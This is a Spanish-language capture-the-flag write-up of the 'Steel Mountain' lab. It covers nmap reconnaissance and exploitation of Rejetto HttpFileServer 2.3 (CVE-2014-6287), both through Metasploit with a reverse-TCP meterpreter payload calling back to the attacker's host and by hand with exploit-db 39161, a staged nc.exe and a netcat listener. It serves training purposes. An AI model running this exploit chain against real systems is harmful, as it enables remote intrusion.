	Informe de análisis de vulnerabilidades, explotación y resultados del reto STELL MOUNTAIN.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	11/11/2024	14/11/2024	1.0	MQ-HM-STEEL MOUNTAIN	RESTRINGIDO

Informe de análisis de vulnerabilidades,
explotación y resultados del reto STELL MOUNTAIN.

N.- MQ-HM-STELL MOUNTAIN

Generado por:

Wilmar Beletzuy

Wilmarbg773@gmail.com

Especialista de Ciberseguridad, Seguridad de la Información


Fecha de creación:
11.11.2024

Índice

Tabla de contenido

1. Reconocimiento

Empezamos haciendo ping a la maquina en línea para verificar si tenemos acceso



Verificamos que si tenemos acceso

Se realiza el escaneo con **nmap**

```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19]
└─# nmap -p- 10.10.45.19 -sS -oA allports -v --min-rate 5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-11 21:28 EST
Initiating Ping Scan at 21:28
Scanning 10.10.45.19 [4 ports]
Completed Ping Scan at 21:28, 0.27s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:28
Completed Parallel DNS resolution of 1 host. at 21:28, 0.01s elapsed
Initiating SYN Stealth Scan at 21:28
Scanning 10.10.45.19 [65535 ports]
Discovered open port 139/tcp on 10.10.45.19
Discovered open port 3389/tcp on 10.10.45.19
Discovered open port 8080/tcp on 10.10.45.19
Discovered open port 135/tcp on 10.10.45.19
Discovered open port 80/tcp on 10.10.45.19
Discovered open port 445/tcp on 10.10.45.19
Discovered open port 49154/tcp on 10.10.45.19
Discovered open port 49156/tcp on 10.10.45.19
Discovered open port 47001/tcp on 10.10.45.19
Discovered open port 49164/tcp on 10.10.45.19
Discovered open port 49153/tcp on 10.10.45.19
Discovered open port 49152/tcp on 10.10.45.19
Discovered open port 49155/tcp on 10.10.45.19
Discovered open port 49163/tcp on 10.10.45.19
Discovered open port 5985/tcp on 10.10.45.19
Increasing send delay for 10.10.45.19 from 0 to 5 due to max_successfu
Completed SYN Stealth Scan at 21:29, 14.53s elapsed (65535 total ports
Nmap scan report for 10.10.45.19
Host is up (0.25s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8080/tcp  open  http-proxy
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49163/tcp open  unknown
49164/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.95 seconds
           Raw packets sent: 69383 (3.053MB) | Rcvd: 67251 (2.690MB)
```

Revisaremos las versiones de los puertos encontrados

```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19]
└─# cat allports.nmap |grep open|awk '{print $1}' FS=/| xargs | tr ' ' ','
80,135,139,445,3389,5985,8080,47001,49152,49153,49154,49155,49156,49163,49164

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19]
└─# nmap -p 80,135,139,445,3389,5985,8080,47001,49152,49153,49154,49155,49156,49163,49164 -sV -sC -v 10.10.45.19 -oA services
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-11 21:34 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:34
Completed NSE at 21:34, 0.00s elapsed
Initiating NSE at 21:34
Completed NSE at 21:34, 0.00s elapsed
Initiating NSE at 21:34
Completed NSE at 21:34, 0.00s elapsed
Initiating Ping Scan at 21:34
Scanning 10.10.45.19 [4 ports]
Completed Ping Scan at 21:34, 0.28s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:34
Completed Parallel DNS resolution of 1 host. at 21:34, 0.01s elapsed
Initiating SYN Stealth Scan at 21:34
Scanning 10.10.45.19 [15 ports]
Discovered open port 139/tcp on 10.10.45.19
Discovered open port 135/tcp on 10.10.45.19
Discovered open port 3389/tcp on 10.10.45.19
Discovered open port 445/tcp on 10.10.45.19
Discovered open port 80/tcp on 10.10.45.19
Discovered open port 49152/tcp on 10.10.45.19
Discovered open port 8080/tcp on 10.10.45.19
Discovered open port 49163/tcp on 10.10.45.19
Discovered open port 49155/tcp on 10.10.45.19
```

(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19]
└─# nmap -p 80,135,139,445,3389,5985,8080,47001,49152,49153,49154,49155,49156,49163,49164 -sV -sC -v 10.10.45.19 -oA services

```
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 8.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: STEELMOUNTAIN
|   NetBIOS_Domain_Name: STEELMOUNTAIN
|   NetBIOS_Computer_Name: STEELMOUNTAIN
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2024-11-12T02:36:10+00:00
|_ssl-date: 2024-11-12T02:36:17+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=steelmountain
| Issuer: commonName=steelmountain
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-11T02:19:29
| Not valid after:  2025-05-13T02:19:29
| MD5:   e9c6cfc307a8ece746f11e67a70b3522
|_SHA-1: 807d97d6f1ebb37273dd63b740be8d604516cdbe
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http          HttpFileServer httpd 2.3
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
|_http-server-header: HFS 2.3
|_http-title: HFS /
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49163/tcp open  msrpc         Microsoft Windows RPC
49164/tcp open  msrpc         Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-12T02:36:11
|_  start_date: 2024-11-12T02:19:21
| nbstat: NetBIOS name: STEELMOUNTAIN, NetBIOS user: <unknown>, NetBIOS MAC: 02f453207cf5 (unknown)
| Names:
|   STEELMOUNTAIN<00>    Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  STEELMOUNTAIN<20>    Flags: <unique><active>
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   302:
|_    Message signing enabled but not required
NSE: Script Post-scanning.
Initiating NSE at 21:36
Completed NSE at 21:36, 0.00s elapsed
Initiating NSE at 21:36
Completed NSE at 21:36, 0.00s elapsed
Initiating NSE at 21:36
Completed NSE at 21:36, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.32 seconds
           Raw packets sent: 19 (812B) | Rcvd: 16 (700B)
```

PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 8.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open ssl/ms-wbt-server?
| rdp-ntlm-info:
| Target_Name: STEELMOUNTAIN
| NetBIOS_Domain_Name: STEELMOUNTAIN
| NetBIOS_Computer_Name: STEELMOUNTAIN

```
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2024-11-12T02:36:10+00:00
|_ssl-date: 2024-11-12T02:36:17+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=steelmountain
| Issuer: commonName=steelmountain
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-11T02:19:29
| Not valid after:  2025-05-13T02:19:29
| MD5:   e9c6cfc307a8ece746f11e67a70b3522
|_SHA-1: 807d97d6f1ebb37273dd63b740be8d604516cdbe
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http             HttpFileServer httpd 2.3
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5:
759792EDD4EF8E6BC2D1877D27153CB1
|_http-server-header: HFS 2.3
|_http-title: HFS /
47001/tcp open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49156/tcp open  msrpc            Microsoft Windows RPC
49163/tcp open  msrpc            Microsoft Windows RPC
49164/tcp open  msrpc            Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-12T02:36:11
|_  start_date: 2024-11-12T02:19:21
| nbstat: NetBIOS name: STEELMOUNTAIN, NetBIOS user: <unknown>,
NetBIOS MAC: 02f453207cf5 (unknown)
| Names:
|   STEELMOUNTAIN<00>    Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  STEELMOUNTAIN<20>    Flags: <unique><active>
| smb-security-mode:
```


```
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   302:
|_    Message signing enabled but not required
```


IP, Puertos Sistema operativo

IP	10.10.45.19
Sistema Operativo	Windows Server 2012 R2 x64
Puertos/Servicios	80,135,139,445,3389,5985,8080,47001,49152,49153,49154,49155,49156,49163,49164
Host Name	STEELMOUNTAIN

2. Análisis de vulnerabilidades/debilidades

Empezamos analizando el puerto 80





```html
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Steel Mountain</title>
<style>
* {font-family: Arial;}
</style>
</head>
<body><center>
<a href="index.html"><img src="/img/logo.png" style="width:500px;height:300px;"/></a>
<h3>Employee of the month</h3>
<img src="/img/BillHarper.png" style="width:200px;height:200px;"/>
</center>
</body>
</html>
```

Procedemos a realizar Fuzzing
Usamos la herramienta rpcclient


```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19]
└─# rpcclient 10.10.45.19
Password for [WORKGROUP\root]:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19]
└─# rpcclient 10.10.45.19 -N
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19]
└─# rpcclient 10.10.45.19 -u 'guest' -N

Invalid option -u: unknown option

Usage: rpcclient [-?NPkV] [-?|--help] [--usage] [-c|--command=COMMANDS] [-I|--dest-ip=IP] [-p|--port=PORT]
        [-d|--debuglevel=DEBUGLEVEL] [--debug-stdout] [-s|--configfile=CONFIGFILE] [--option=name=value]
        [-l|--log-basename=LOGFILEBASE] [--leak-report] [--leak-report-full] [-R|--name-resolve=NAME-RESOLVE-ORDER]
        [-O|--socket-options=SOCKETOPTIONS] [-m|--max-protocol=MAXPROTOCOL] [-n|--netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE]
        [-W|--workgroup=WORKGROUP] [--realm=REALM] [-U|--user=[DOMAIN/]USERNAME[%PASSWORD]] [-N|--no-pass] [--password=STRING]
        [--pw-nt-hash] [-A|--authentication-file=FILE] [-P|--machine-pass] [--simple-bind-dn=DN] [--use-kerberos=desired|required|off]
        [--use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection=sign|encrypt|off] [-k|--kerberos] [-V|--version]
        [OPTION ...] BINDING-STRING|HOST
Options:
```

No obtuvimos éxito
Buscamos recursos compartidos

```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19]
└─# crackmapexec 10.10.45.19
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose]
                    {ldap,smb,mssql,rdp,ftp,winrm,ssh} ...
crackmapexec: error: argument protocol: invalid choice: '10.10.45.19' (choose from 'ldap', 'smb', 'mssql', 'rdp', 'ftp', 'winrm', 'ssh')

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19]
└─# crackmapexec smb 10.10.45.19 --shares
SMB         10.10.45.19     445    STEELMOUNTAIN    [*] Windows Server 2012 R2 Datacenter 9600 x64 (name:STEELMOUNTAIN) (domain:steelmountai
n) (signing:False) (SMBv1:True)
SMB         10.10.45.19     445    STEELMOUNTAIN    [-] Error enumerating shares: [Errno 32] Broken pipe
```


No obtuvimos información que nos sirviera

Procedemos a analizar el puerto 8080



Logramos identificar un recurso valioso como lo es la información del server HttpFileServer 2.3, tenemos un login, donde podemos usar burpsuite para enviarle un diccionario de usuarios y contraseñas o script para realizar sql injection

Como tenemos la información del server procedemos a realizar una búsqueda de vulnerabilidades



Encontramos algunas vulnerabilidades

3. Explotación

Proceso manual/ automatizado.

Automatizado

Procedemos a ejecutar Metasploit

```
msf6 > search rejetto

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11      excellent  Yes    Rejetto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) >
```

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.10.45.19
rhosts => 10.10.45.19
msf6 exploit(windows/http/rejetto_hfs_exec) > set rport 8080
rport => 8080
msf6 exploit(windows/http/rejetto_hfs_exec) > set lport 10.13.72.228
[-] The following options failed to validate: Value '10.13.72.228' is not valid for option 'LPORT'.
lport => 4444
msf6 exploit(windows/http/rejetto_hfs_exec) > set lhost 10.13.72.228
lhost => 10.13.72.228
msf6 exploit(windows/http/rejetto_hfs_exec) > show options
```

```
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.10.45.19      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
                                         .html
   RPORT      8080             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or
                                          0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.13.72.228     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Ejecutamos el exploit y logramos obtener acceso a la maquina con meterpreter

```
msf6 exploit(windows/http/rejetto_hfs_exec) > spool msf.txt
[*] Spooling to file msf.txt...
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.13.72.228:4444
[*] Using URL: http://10.13.72.228:8080/ypsW1RB3og0npA
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /ypsW1RB3og0npA
[*] Sending stage (175686 bytes) to 10.10.45.19
[!] Tried to delete %TEMP%\WoXLqhiQomQQPg.vbs, unknown result
[*] Meterpreter session 1 opened (10.13.72.228:4444 → 10.10.45.19:49339) at 2024-11-11 23:31:01 -0500
[*] Server stopped.

meterpreter > wahomi
[-] Unknown command: wahomi
meterpreter > id
[-] Unknown command: id
meterpreter > sysinfo
Computer        : STEELMOUNTAIN
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

Manual

De las vulnerabilidades encontradas procedemos a realizar la explotación
Realizamos un searchsploit

```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19]
└─# searchsploit -x 39161
```

Copiamos el exploit y lo renombramos antes de ejecutarlo

```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# searchsploit -m 39161
  Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
      URL: https://www.exploit-db.com/exploits/39161
     Path: /usr/share/exploitdb/exploits/windows/remote/39161.py
    Codes: CVE-2014-6287, OSVDB-111386
 Verified: True
File Type: Python script, ASCII text executable, with very long lines (540)
Copied to: /home/hmstudent/steelMountain/10.10.45.19/exploit/39161.py


┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# ls
39161.py

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# mv 39161.py jueves.py

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# ls
jueves.py
```

Usaremos netcat

```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# updatedb

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# locate nc.exe
/usr/share/seclists/SecLists-master/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# cp /usr/share/windows-resources/binaries/nc.exe .

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# ls
jueves.py  nc.exe
```

Levantamos un servidor web con python3

```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Ejecutamos el exploit

```
┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# python jueves.py 10.10.45.19 8080

┌──(root㉿kali)-[/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# python jueves.py 10.10.45.19 8080
```


Levantamos un nc en el puerto 443 y al ejecutar el exploit mas de una vez, logramos obtener acceso a la máquina

